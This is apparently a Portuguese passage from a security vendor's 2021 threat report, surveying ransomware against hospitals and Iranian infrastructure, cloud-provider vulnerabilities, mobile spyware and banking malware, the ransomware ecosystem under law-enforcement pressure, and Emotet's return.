
O setor da saúde também tem sido [vítima](#) recorrente dos cibercriminosos desde o início da pandemia, uma vez que hospitais, centros de pesquisa envolvidos no desenvolvimento de vacinas e laboratórios farmacêuticos [são alvos tentadores devido à natureza de seu trabalho, que precisa ser ágil.](#) Em outubro, um ataque devastador de ransomware atingiu o sistema de saúde de Terra Nova e Labrador, no Canadá. Como consequência, dados de funcionários e pacientes foram roubados, e sistemas-chave foram [paralisados](#) por mais de uma semana, acarretando atrasos em milhares de consultas, incluindo sessões de quimioterapia, já que quase todos os serviços e procedimentos não emergenciais foram cancelados na província. Nesse mesmo mês, testemunhamos um dos primeiros ataques de ransomware contra um hospital no Oriente Médio. O Hillel Yaffe Medical Center em Hadera, Israel, foi vítima de um ransomware personalizado lançado

pelo grupo chinês DeepBlueMagic. O ataque [indisponibilizou](#) computadores e parte da infraestrutura do hospital, impossibilitando a alta e o atendimento dos pacientes devido à incapacidade de recuperar os prontuários existentes e cadastrar novos. Em dezembro, o Behavioral Health Group (BHG), que administra mais de 80 clínicas de tratamento de opioides nos EUA, [sofreu](#) um ciberataque que paralisou sua rede por uma semana. Em algumas clínicas, os pacientes foram impedidos de retirar seus medicamentos prescritos para tratar a adicção a narcóticos em casa, pois, os computadores não estavam disponíveis para imprimir as etiquetas das prescrições, o que possivelmente prejudicou esse tratamento tão sensível.

[Hackers com motivações ideológicas também foram capazes de causar paralisações públicas, especialmente no Irã.](#) Primeiro, a infraestrutura ferroviária iraniana enfrentou um ciberataque em julho, quando os hackers [afixaram](#) mensagens sobre atrasos ou cancelamentos de trens nos quadros de avisos das estações em todo o país, solicitando que os passageiros ligassem para um número (que pertencia ao gabinete de Ayatollah Khamenei, o Líder Supremo do Irã) para mais informações. O ataque paralisou seriamente as operações dos trens no mesmo dia, além de espalhar medo e gerar confusão entre a população. A Check Point Research [investigou](#) e atribuiu o ataque ao grupo Indra, que se opõe ao regime, tem sido atuante ao menos desde 2019 e é conhecida por utilizar o malware wiper.

Em outubro, um ciberataque em massa paralisou 4.300 postos de combustível iranianos, visando ao sistema de cartões eletrônicos que permite que as pessoas paguem o combustível com subsídios do governo. Na tela, os consumidores que tentavam abastecer o tanque liam a mensagem “ciberataque 64411”, o número de telefone do Líder Supremo do Irã (o mesmo divulgado no ataque aos trens). O incidente acarretou uma grande desordem, com longas filas de pessoas nos postos de combustível temendo desabastecimento e aumentos de preço repentinos.

Todos os ataques descritos acima tiveram um impacto considerável em um determinado setor e região. Eles também chamaram bastante atenção da mídia, o que, naturalmente, auxilia os cibercriminosos em suas tentativas de disseminar medo e tirar proveito de suas vítimas. Infelizmente, como vimos em 2021, os ciberataques com frequência têm um efeito muito mais amplo sobre a população em geral do que os invasores poderão ter pretendido a princípio.



SERVIÇOS DE NUVEM SOB ATAQUE

Em 2020, a pandemia global acarretou mudanças significativas no ambiente de trabalho corporativo, bem como na arquitetura das redes corporativas. No escopo dessas mudanças, tanto a migração para a arquitetura baseada em nuvem (atendendo à necessidade de redes híbridas gerenciadas remotamente) quanto a preferência por provedores como serviço em detrimento de fornecedores tradicionais realmente se destacaram em termos de escala de adoção. Em seguida, no ano de 2021, tornou-se claro que a popularidade dos ambientes de nuvem também estava aumentando entre os usuários finais. Em meados do ano, o Gartner havia divulgado sua estimativa de que os gastos dos usuários finais com serviços de nuvem pública cresceriam 23% em 2021, alcançando USD 332 bilhões, em comparação com USD 270 bilhões em 2020 e USD 242,7 bilhões em 2019. As empresas agora estão alocando montantes elevados para arquiteturas multinuvel, sendo o Microsoft Azure e o AWS os mais populares, e o Google Cloud Platform, IBM, VMWare, entre outros, dominando uma fatia respeitável do mercado.



ITAI GREENBERG

Vice-presidente, Product
Management



É compreensível que as empresas estejam aumentando sua dependência da nuvem, especialmente ao avançarmos para um “novo normal” pós-pandêmico em que o trabalho híbrido desempenhará um papel fundamental para muitos setores. Porém, a migração da produtividade para a nuvem também implica que as empresas estão cada vez mais dependentes de fornecedores para gerenciar seus bancos de dados, códigos proprietários e recursos organizacionais, muitos deles com lacunas de conhecimento internas que, no momento, estão se empenhando para preencher. O preenchimento dessas lacunas deve ser o objetivo número um das empresas em 2022, ajudando-as a se beneficiar de seu relacionamento com provedores de nuvem para aproveitar seu potencial máximo em termos de segurança, conformidade e risco.”

Sem dúvida, as corporações estão se tornando cada vez mais dependentes de provedores de nuvem para gerenciar com segurança seus bancos de dados, código proprietário e recursos organizacionais. Essas corporações, no momento, estão preenchendo as [lacunas](#) de conhecimento de gestão de plataforma e funções que surgiram durante a migração veloz para ambientes baseados em nuvem ao longo de 2020, resultando em maior segurança e uma administração mais abrangente. Porém, os [ataques](#) que visam a assumir uma função de gestão de identidades e acesso (Identity and Access Management, IAM) com o objetivo de elevar privilégios após a obtenção de acesso não autorizado continuam sendo uma grande preocupação.

Como de costume, os agentes de ameaças seguem desafiando a comunidade de pesquisa de segurança ao procurarem novas vulnerabilidades e exploits. Desde o final de 2021, testemunhamos uma onda de ataques tirando proveito de falhas nos serviços dos principais provedores de serviços de nuvem do setor com o intuito de assumir o controle da infraestrutura de nuvem da corporação ou, possivelmente, todo o banco de dados da corporação, que armazena informações proprietárias, financeiras e de clientes. As falhas em questão não são falhas de lógica de confiança, isto é, falhas baseadas em permissão que [derivam](#) da política de funções da corporação e que são utilizadas pelos agentes de ameaças para gradualmente elevar os privilégios no ambiente. Em vez disso, estamos lidando com vulnerabilidades críticas na própria *infraestrutura da nuvem*, o que pode permitir a tomada completa de controle de contas ou a execução de códigos arbitrários.

A tendência é liderada pelos infames ataques da falha OMIGOD. Em setembro, os pesquisadores [constatarem](#) quatro vulnerabilidades críticas na OMI (Open Management Infrastructure), um dos agentes de software do Microsoft Azure que permite que os usuários gerenciem configurações em ambientes remotos e locais. A OMI é implantada não apenas nas VMs Linux do Azure incorporadas em vários serviços do Azure, como também de forma automática quando alguns serviços são habilitados, o que torna essas falhas altamente sujeitas à exploração. Estima-se que 65% de todos os clientes do Azure estejam vulneráveis, ou seja, milhares de corporações e milhões de dispositivos endpoint. As falhas OMIGOD são fáceis de explorar, já que uma única solicitação com o cabeçalho da autenticação removido é [necessária](#). Juntas, as vulnerabilidades poderão permitir que os agentes executem o código arbitrário remoto em uma rede vulnerável e escalem para privilégios administrativos.

A Microsoft [já](#) lançou um patch para resolver as falhas como parte integrante de sua versão de setembro de 2021. No entanto, alguns pesquisadores [advertiram](#) que a correção automática da empresa permaneceu ineficiente durante vários dias até ser reparada. Os ataques que tiram proveito dessas falhas, em especial a falha RCE designada CVE-2021-38647, que possui classificação de criticidade 9,8, já haviam sido observados no momento da exposição e, desde então, têm [aumentado](#) rapidamente. Os servidores que realizam a varredura em busca de dispositivos vulneráveis saltaram de cerca de 10 para mais de 100 apenas no primeiro fim de semana. O famoso

botnet Mirai direcionado para dispositivos IoT (Internet das coisas) foi um dos primeiros a [atacar](#) dispositivos vulneráveis e o malware tentou fechar a porta 5896 (a porta SSL da OMI) para impedir que outros agentes aproveitassem o ataque. Ataques visando à implantação de criptomineradores em dispositivos Linux sem patches também foram [observados](#).

Outra falha preocupante no Microsoft Azure foi [exposta](#) um mês antes, em agosto. Dessa vez, a vulnerabilidade apelidada 'ChaosDB' foi constatada no Azure Cosmos DB, um banco de dados NoSQL multimodelo [utilizado](#) por algumas das maiores empresas globais, como Coca-Cola, Skype e Symantec, para gerenciar bancos de dados em larga escala, incluindo informações sobre transações financeiras. A falha [permite](#) que um agente recupere várias chaves internas usadas para obter privilégios administrativos que acabam possibilitando a gestão dos bancos de dados e das contas da corporação. Ou seja, ao explorar essa falha, os invasores podem obter controle total e irrestrito dos recursos completos da nuvem de todos os clientes do Azure Cosmos DB.

Contudo, outra violação no Microsoft Azure foi [constatada](#) no final do ano. A falha, denominada "Azurescape", [afeta](#) a plataforma Contêiner como serviço (Container-as-a-Service, CaaS) do Azure e se baseia em uma vulnerabilidade identificada dois anos atrás, [denominada](#) CVE-2019-5736, no RunC, uma implementação de tempo de execução de contêineres. Peculiarmente, o Azurescape apresenta uma vulnerabilidade entre contas: [permite](#) que um invasor acesse o ambiente violado e execute o código em ambientes pertencentes a outros usuários no mesmo serviço de nuvem pública.

Ou seja, um usuário malicioso das Instâncias de Contêiner do Azure (ACI) possivelmente poderia executar um código arbitrário nos clusters de Kubernetes de outros clientes. A exploração da falha consiste em três etapas, a começar pelo escape do contêiner, que é uma técnica de escalonamento de privilégios para ambientes de contêiner. O Azurescape permite que o invasor obtenha privilégios administrativos em um cluster completo de contêineres. Felizmente, um patch foi lançado com rapidez quando a falha foi exposta pela primeira vez, mas os usuários das ACI também [devem](#) desempenhar outras ações. No final de 2021, nenhum exploit foi detectado. A falha, porém, promoveu a conscientização sobre os perigos representados por ambientes de nuvem multilocatários, isto é, infraestruturas comuns em larga escala que hospedam várias corporações em uma única plataforma.

O Microsoft Azure não é o único serviço no qual falhas de segurança foram descobertas no ano passado. Em junho, pesquisadores [descobriram](#) uma vulnerabilidade no Compute Engine (GCE) do Google, um componente de infraestrutura como serviço (infrastructure-as-a-service, IaaS) da Google Cloud Platform que é usado para criar e lançar máquinas virtuais sob demanda. A falha [permite](#) que um invasor assuma o controle de máquinas virtuais devido a uma série de fatores, inclusive o uso de números aleatórios fracos pelo software ISC DHCP. Ao explorarem a falha, por meio da personificação do servidor de metadados do ponto de vista da máquina virtual desejada, os agentes poderiam conseguir efetuar login como o usuário administrativo da máquina virtual. O Google [lançou](#) um patch para a falha quase um ano após a descoberta.

Pesquisas recentes também [apresentam](#) uma análise detalhada de uma técnica chamada contrabando de cabeçalhos HTTP e seu potencial uso para atacar o gateway de APIs do AWS e o AWS Cognito, um provedor de autenticação. A pesquisa demonstra como essa técnica poderia ser utilizada para burlar restrições e realizar o envenenamento de cache.

Por último, no final de 2021, os pesquisadores [observaram](#) uma mudança peculiar nas permissões do AWS que poderiam permitir que os serviços de suporte do AWS lessem dados do bucket do S3 de um cliente, em vez de observar apenas seus metadados. Essa potencial falha de privacidade foi possibilitada por uma alteração nas permissões de uma função obrigatória chamada “‘AWSServiceRoleForSupport’”, criada para permitir suporte técnico e administrativo. A alteração acabou sendo desfeita e a AWS [informou](#) que implementará proteções adicionais para prevenir erros de configuração como esse no futuro.

Para concluir, em comparação ao que eram anteriormente, as vulnerabilidades de provedores de nuvem se tornaram muito mais alarmantes em 2021. As vulnerabilidades expostas ao longo do ano permitiram que os invasores, em períodos variados, executassem códigos arbitrários, aumentassem privilégios administrativos, acessassem grandes quantidades de conteúdo privado e até transitassem entre diferentes ambientes. Em resumo, as vulnerabilidades na própria infraestrutura da nuvem foram expostas, algo que nem mesmo o consumidor de nuvem mais atento e experiente poderia ter previsto ou evitado.



DESDOBRAMENTOS NA ARENA MÓVEL

Ao longo de 2021, os agentes de ameaças gradualmente passaram a se concentrar mais em dispositivos móveis tanto para campanhas de usuário final em larga escala quanto ataques corporativos direcionados. Um estudo baseado em uma pesquisa de opinião [revelou](#) que a implementação da política “BYOD” (traga seu próprio dispositivo) no local de trabalho, segundo a qual os funcionários substituem dispositivos corporativos designados pelos seus próprios dispositivos pessoais, encontrou as corporações despreparadas, com aproximadamente 49% das corporações entrevistadas indicando que não são capazes de detectar um ataque ou incidente nos dispositivos de propriedade dos funcionários.

Primeiro, devemos abordar os desdobramentos relacionados ao Pegasus do NSO, uma das famílias de malware móvel de maior notoriedade. O Pegasus é um spyware móvel [com capacidade](#) de infectar dispositivos iOS e Android, desenvolvido e comercializado pelo NSO Group, com sede em Israel. O spyware pode assumir o controle total de um dispositivo móvel e extrair uma infinidade de tipos de dados, como mensagens, fotos, agendas, e-mails, entre outros. Além disso, o malware é capaz de ativar a câmera, obter imagens, bem como gravar conversas no ambiente ao redor. A infecção do Pegasus se baseia em um elaborado [exploit de clique zero](#). Embora o malware tenha sido descoberto no ano de 2016, em 2019 foi [revelado](#) que o spyware havia utilizado o serviço do WhatsApp para infectar mais de 1.400 usuários, os alvos de diversos clientes do NSO.

Em julho de 2021, inúmeras agências de notícias [reportaram](#) que a ferramenta havia sido usada para obter acesso a dispositivos móveis de funcionários públicos, jornalistas, atividades de direitos humanos e executivos do mundo inteiro. Uma lista contendo cerca de 50 mil potenciais

vítimas do Pegasus foi [vazada](#) e ganhou as manchetes, possivelmente lançando luz sobre os clientes do NSO. A atenção da mídia resultou em uma pesquisa ampla com o objetivo de [descobrir](#) os métodos de infecção do Pegasus e ajudar os usuários a detectar o Pegasus em seus dispositivos. Em setembro, a Apple acabou [lançando](#) patches para duas vulnerabilidades de dia zero no iMessage, CVE-2021-30860 e CVE-2021-30858, utilizadas pelo Pegasus. Essas falhas exploram iPhones e Macs ao permitir que documentos maliciosos executem comandos. Em novembro, a Apple [entrou](#) com um processo contra o NSO pelo uso de seu software de ataque de hacker em dispositivos da Apple e pelo roubo de dados particulares. Obviamente, os agentes da ameaça não perderam tempo ao adaptar um esquema de extorsão com base no escândalo. Uma campanha recente [tira proveito](#) do temor público do spyware Pegasus para iOS com o intuito de intimidar as potenciais vítimas enviando e-mails com exigências de resgate e alegando ter vídeos privados das vítimas, supostamente capturados pelo malware Pegasus.

O Pegasus se destaca devido ao seu processo integrado de infecção de clique zero, à controversa lista de vítimas e a recursos sofisticados de exfiltração de dados. Portanto, não surpreende que ele não seja mais o único do tipo. No final do ano, os pesquisadores [divulgaram](#) outro agente de ameaças no cenário de spyware móvel do setor privado. A Cytrox, uma empresa com sede na Macedônia do Norte, comercializa um spyware chamado Predator para dispositivos iPhone, que infecta os alvos do cliente através de links de clique único enviados via WhatsApp. Quanto mais informações sobre as capacidades do malware são expostas, maior é a chance de que elas sejam adotadas por agentes e grupos de ameaças comuns. Além disso, a distribuição ampla do spyware móvel e a atenção que esse campo atraiu em 2021 são mais alguns indícios do papel fundamental que os dispositivos móveis desempenham no panorama de ciberameaças.

Durante o ano, observamos agentes de ameaças investindo esforços consideráveis para realizar ataques de hacker direcionados a contas de mídias sociais, como Facebook e Telegram. Esses esforços incluíram a veiculação de campanhas de ataque em larga escala com o objetivo de obter acesso a dispositivos móveis. Em agosto, constatou-se que um novo Trojan para Android chamado “FlyTrap” havia [comprometido](#) pelo menos 10 mil contas do Facebook em 144 países desde março de 2021, principalmente através de aplicativos maliciosos disponíveis na Google Play Store. Os aplicativos foram carregados e removidos da plataforma com rapidez, porém, posteriormente foram disponibilizados em lojas de aplicativos de terceiros. Os invasores também [utilizaram](#) o WhatsApp para distribuir uma versão modificada do

aplicativo para dispositivos Android que instala o Trojan “Triada”. Em outubro, pesquisadores [encontraram](#) um aplicativo de edição de fotos oferecido na Google Play Store que continha um código malicioso que coletava credenciais do Facebook dos usuários e as utilizava para veicular campanhas publicitárias com os dados de pagamento da vítima. O aplicativo foi baixado por milhares de usuários. Por último, em novembro, um novo malware para Android chamado “MasterFred” [ganhou](#) destaque devido à sua utilização de sobreposições de login falso para roubar dados de cartões de crédito de usuários da Netflix, do Instagram e do Twitter.

Outro vetor de ataque relevante que se destacou em 2021 se baseia em mensagens SMS para distribuir malware. O SMiShing, abreviação de phishing via SMS, é uma técnica de phishing que utiliza dispositivos móveis para distribuição de engenharia social, além de usar mensagens SMS como o vetor de ataque. O botnet FluBot para Android, que se baseia nessa técnica, [retomou](#) suas atividades em abril de 2021, apesar dos mandados de prisão expedidos pela polícia espanhola. Em setembro, o botnet [acrescentou](#) ao seu arsenal um novo método para comprometer dispositivos Android e começou a difundir uma mensagem falsa de atualização de segurança, advertindo sobre uma infecção do FluBot. A infecção se dissemina quando a vítima clica no botão “instalar atualização de segurança”. O FluBot [foi observado](#) mais uma vez em novembro em uma campanha voltada para usuários finlandeses. Depois que o vetor de ataque demonstrou sua eficiência em campanhas do FluBot, o SMiShing tem sido gradualmente adotado por agentes com poucas habilidades. Por exemplo, uma investigação recente [conduzida](#) pela Check Point Research apontou



que os ataques de SMiShing são muito eficazes no Irã, a despeito da baixa qualidade geral dos conjuntos de ferramentas dos agentes. Essas campanhas utilizam o SMiShing enquanto também fazem se passar por entidades importantes como o governo iraniano, o sistema judiciário, portais de compras, entre outras. Muitos alertas sobre esse método de ataque agora **próspero** foram veiculados nas agências de notícias. A escala da onda recente de ataques é sem precedentes, o que não surpreende se analisarmos o promissor mercado de botnet como serviço em fóruns clandestinos e canais do Telegram. Há kits de phishing à venda por preços que variam de USD 50 a USD 100. Estimamos que campanhas semelhantes, também inspiradas pelo uso bem-sucedido do SMiShing pelo FluBot, poderão surgir em breve em outros países.

Outro golpe difundido que foi cometido em 2021 com base em mensagens SMS é o “UltimaSMS”, uma campanha em massa que **utiliza** cerca de 150 aplicativos Android. Com mais de 10 milhões de downloads da Google Play Store, sua estratégia é fazer com que as vítimas se cadastrem em serviços de SMS premium sem o conhecimento delas.

Finalmente, mudanças sistemáticas decorrentes da pandemia global também estão afetando o cenário de malware para serviços bancários móveis. A digitalização em expansão do setor de serviços bancários em 2021 resultou no surgimento de vários aplicativos desenvolvidos para limitar as interações off-line, o que, por sua vez, acarretou a distribuição de novas ameaças. Em setembro, a Check Point Research **descobriu** um novo método de ataque contra usuários de Android que tira proveito dos serviços de acessibilidade do dispositivo. O ataque foi direcionado a usuários do PIX, uma solução de pagamento instantâneo que, embora tenha sido lançada há apenas um ano pelo Banco Central Brasileiro, responsável pela sua criação e gestão, é bastante popular. A campanha continha duas variantes de malware para serviços bancários distribuído através de dois aplicativos maliciosos na Google Play Store. Uma versão mais exclusiva, denominada PixStealer, tirou proveito dos serviços de acessibilidade do Android (AAS) para roubar dinheiro de um banco específico através de transações via PIX. Essa combinação de funções inovadora, porém minimalista, permite que o malware colete fundos sem interagir com um servidor C&C, ajudando-o a permanecer indetectável. Graças à sua simplicidade e eficiência, podemos esperar que outros agentes de ameaças sigam essa tendência.

QUEBRAS NO ECOSISTEMA DE RANSOMWARE

Foi-se o tempo em que os operadores de ransomware negociavam um resgate de USD 200 em troca de fotos de sua família. A economia do ransomware da atualidade é uma operação complexa que rende milhões de dólares por resgate, mantendo corporações inteiras em cativeiro sob a ameaça de paralisação completa dos sistemas. A evolução do modelo de negócios do ransomware está no cerne deste fenômeno. O Ransomware como serviço (Ransomware-as-a-Service, RaaS) introduz programas afiliados a custos baixos de integração, permitindo a qualquer invasor aderir à tendência sem dificuldade. O invasor seleciona um dos principais “projetos” de ransomware e segue o manual de operações de cortesia [detalhado](#) e fácil de seguir, que contém instruções completas para cada etapa do ataque. Se a invasão tiver sido bem-sucedida, o operadores do ransomware e afiliados compartilham uma porcentagem do pagamento do resgate da vítima. Esse esquema extremamente lucrativo permite que os invasores tenham um alcance mais amplo das vítimas e gera retornos mais elevados para todos os envolvidos.

Os operadores do ransomware são a espinha dorsal de toda a operação, oferecendo não só o próprio ransomware, mas também serviços de lavagem de dinheiro e especialistas em negociação. Os diferentes programas de ransomware competem por afiliados, então os grupos de ransomware desenvolvem constantemente mais ferramentas e serviços atraentes para seus programas afiliados, ajudando-os a se destacar em uma comunidade clandestina competitiva. A reputação é outro fator de motivação importante, uma vez que pode influenciar a probabilidade de um grupo obter retornos consideráveis ou até mesmo acarretar a apreensão pelas autoridades. Portanto, não surpreende que os cibercriminosos [mediem](#) suas disputas internas em fóruns de tribunais, onde a derrota em uma ação pode custar a reputação e os lucros de um grupo.

Foi um ano turbulento para vários grupos de ransomware, principalmente porque os governos e as autoridades mudaram sua postura em relação a agentes de ameaças organizados. Eles migraram de medidas preventivas e reativas para operações ofensivas proativas visando aos próprios operadores de ransomware, bem como seus fundos e sua infraestrutura de suporte. A principal mudança ocorreu após o [incidente](#) com a Colonial Pipeline, em maio, quando um ataque do ransomware DarkSide resultou em um grande desabastecimento de combustível na costa leste dos EUA, fazendo com que o governo Biden se desse conta da necessidade de intensificar os esforços para combater a ameaça.

Posteriormente naquele mês, o grupo DarkSide [anunciou](#) que eles estavam encerrando as operações depois que seus servidores foram apreendidos e seus fundos em criptomoeda, que eram usados para pagar afiliados do programa de Ransomware como serviço, foram roubados. Em junho, o Departamento de Justiça (Department of Justice, DOJ) dos EUA [elevou](#) o ransomware à categoria de ameaça à segurança nacional, conferindo ao ataque o mesmo nível de prioridade do terrorismo. Na esteira desse episódio, outro incidente importante foi a [violação](#) da plataforma da Kaseya MSP em julho, depois do qual os criminosos do REvil sumiram de forma misteriosa, tirando do ar seu site da Web de vazamentos intitulado “Happy Blog” e, aparentemente, desativando o suporte que prestavam aos seus clientes. No entanto, esse encerramento durou pouco e o grupo [ressurgiu](#) em setembro. Em seguida, eles [desapareceram](#) mais uma vez em outubro depois de uma operação suspeita das autoridades ter conseguido sequestrar sua infraestrutura e o “Happy Blog”.

Em setembro, o governo Biden deu um passo adiante em sua guerra contra o ransomware e [anunciou](#) que começaria a sancionar corretoras de câmbio, carteiras e traders de criptomoedas que os agentes de ameaças de ransomware utilizam para converter os pagamentos de resgate em fundos tangíveis. A corretora de câmbio SUEX, sediada na Rússia, [foi](#) a primeira a ser incluída na lista de sanções pela sua participação em transações de resgate. No mês seguinte, a União Europeia e mais 31 países [anunciaram](#) que iriam se unir ao esforço de interromper a operação de outros canais de criptomoeda em uma tentativa de dismantelar o processo de lavagem de dinheiro. Além disso,

o governo australiano [lançou](#) seu “plano de ação para ransomware”, que prevê a formação de uma nova força-tarefa especial e de punições mais severas para agentes de ransomware.

Em novembro, uma operação internacional conjunta denominada “Operation Cyclone” e liderada pela Interpol resultou na apreensão da infraestrutura e em prisões de afiliados envolvidos na lavagem de dinheiro do ClOp, o grupo responsável pela [violação do Accellion](#), que foi a fonte de diversas extorsões duplas e triplas. Além disso, o Departamento de Justiça e outras agências federais dos EUA [realizaram](#) outras ações contra o REvil. Dentre elas, prisões de membros, a apreensão de USD 6 milhões do montante pago em resgates, confisco de dispositivos e um programa de recompensas no valor de USD 10 milhões.

A reação a esses desdobramentos variou bastante no ecossistema do ransomware. Alguns grupos se mostraram hostis e exerceram ainda mais pressão sobre as vítimas para manter as autoridades longe de seus negócios. Por exemplo, o Grief Ransomware [ameaçou](#) deletar por completo as chaves de descryptografia de suas vítimas caso elas contratassem negociadores profissionais. Já o RagnarLocker [publicou](#) na internet todo o conteúdo roubado das vítimas que entraram em contato com o FBI ou com outras autoridades.

Outros grupos parecem ter se concentrado na própria adaptação e reformulação de sua marca para evitar uma associação óbvia com um ataque eminente. O Darkside, por exemplo, saiu temporariamente da cena do ransomware e alguns de seus membros [ressurgiram](#) sob a denominação de BlackMatter em julho. Eles realizaram ataques contra o provedor de

serviços de marketing [Marketron](#) e a empresa de tecnologia japonesa [Olympus](#), além de infraestruturas críticas como a cooperativa de [fazendeiros](#) New Cooperative em Iowa. No entanto, essa iniciativa de reformulação da marca durou pouco, já que, em novembro, o BlackMatter [anunciou](#) que estava encerrando suas operações em decorrência da pressão exercida pelas autoridades. Eles disseram, inclusive, que os membros de sua equipe “não estavam mais disponíveis após as últimas notícias”, embora os especialistas acreditem que essa saída tenha ocorrido por causa da falta de confiança junto aos seus afiliados motivada por falhas na criptografia, permitindo que uma empresa de segurança [descriptografe](#) os arquivos das vítimas. Em uma última demonstração de cooperação clandestina, pouco antes de desaparecer, o BlackMatter colaborou com o ransomware LockBit e [transferiu](#) suas vítimas para a plataforma LockBit para possibilitar uma extorsão integrada.

Infelizmente, nem todos os grupos de ransomware deram mostras dessa cooperação harmônica. O temor de serem apreendidos pelas autoridades foi intensificado pela desconfiança do mercado decorrente da concorrência constante. Por exemplo, descobriu-se que os operadores do REvil estavam [ludibriando](#) seus afiliados ao sequestrar o processo de negociação de resgates, utilizando bate-papos duplos e backdoors para deixá-los de fora de suas participações. O Conti [passou](#) por uma crise interna depois que um afiliado insatisfeito, reclamando da baixa remuneração, vazou a cartilha do grupo.

Por fim, neste último ano, também observamos indícios de que a comunidade de ransomware cedeu à pressão ou até encerrou suas atividades, com alguns operadores abandonando por completo seus negócios. Por exemplo, o grupo cibercriminoso Avaddon surgiu em junho de 2020, mas somente um ano depois foi [obrigado](#) a desativar suas operações e liberar as chaves de descriptografia, sem dúvida em decorrência do maior escrutínio por parte das autoridades. Em outro episódio, o ransomware Conti atacou a British Graff Jewelry, porém, em seguida, [desculpou-se](#) ao perceber que alguns dos dados roubados pertenciam às famílias reais da Arábia Saudita, dos EAU e do Catar. Com medo de retaliação, eles prometeram deletar os dados sem acessá-los. Os principais fóruns de cibercrimes [baniram](#) os anúncios de ransomware de sua plataforma, evitando chamar a atenção. Isso tornou a comunicação com os afiliados mais difícil para os operadores, aumentando o risco de eles serem pegos.

Medidas proativas e operações ofensivas por parte de governos em todo o mundo conseguiram causar um grande impacto no ecossistema de ransomware, descontinuando suas operações e provocando estragos na clandestinidade. Apesar disso, considerando os milhões de dólares em receita potencial, provavelmente veremos mais “projetos” de ransomware surgindo em 2022, sendo que os bem-sucedidos servirão de modelo para outros ataques aprimorados. Uma lição que os operadores de ransomware poderão tirar dos eventos de 2021 é que o tipo de alvo escolhido poderá implicar a diferença entre uma operação a longo prazo ou uma operação muito curta.

04

MALWARE EM DESTAQUE: A VOLTA DO EMOTET

O EMOTET, UM DOS BOTNETS MAIS PERIGOSOS E INFAMES DA HISTÓRIA, ESTÁ DE VOLTA, APESAR DOS ESFORÇOS AMPLOS E SINCRONIZADOS DA COMUNIDADE INTERNACIONAL E DE AUTORIDADES EM TODO O MUNDO QUE RESULTARAM NO ENCERRAMENTO DE SUAS ATIVIDADES EM JANEIRO DE 2021.



**ALEXANDRA GOFMAN**

Líder de Equipe,
Check Point Research



No final do ano, o mundo se deu conta de que uma força-tarefa internacional seria capaz apenas de retardar o Emotet, e não erradicá-lo por completo.

Pelo menos alguns dos membros do grupo conseguiram ludibriar a justiça e tiveram tempo para se reorganizar, se reagrupar e utilizar suas antigas conexões clandestinas para iniciar uma nova campanha global aprimorada de malspam.

O Trickbot e o Emotet são velhos comparsas, então, de muitas maneiras, não surpreendeu o fato de que o Emotet tenha utilizado o serviço do Trickbot como um dropper para ressuscitar.”

O Emotet, um dos botnets mais perigosos e infames da história, está de volta, apesar dos esforços amplos e sincronizados da comunidade internacional e de autoridades em todo o mundo que resultaram no encerramento de suas atividades em janeiro de 2021. O Emotet, um Trojan bancário transformado em botnet modular, é conhecido pelo seu amplo alcance de mais de 1,5 milhão de computadores infectados em todo o mundo, em milhares de redes corporativas comprometidas. O Emotet foi utilizado como uma plataforma de distribuição para entregar outras famílias de malware notórias, como TrickBot, Qbot e Dridex, muitas vezes resultando em ataques de ransomware em toda a rede que desmantelaram organizações inteiras. Antes de ser obrigado a descontinuar suas atividades, os danos causados foram estimados em cerca de USD 2,5 milhões.

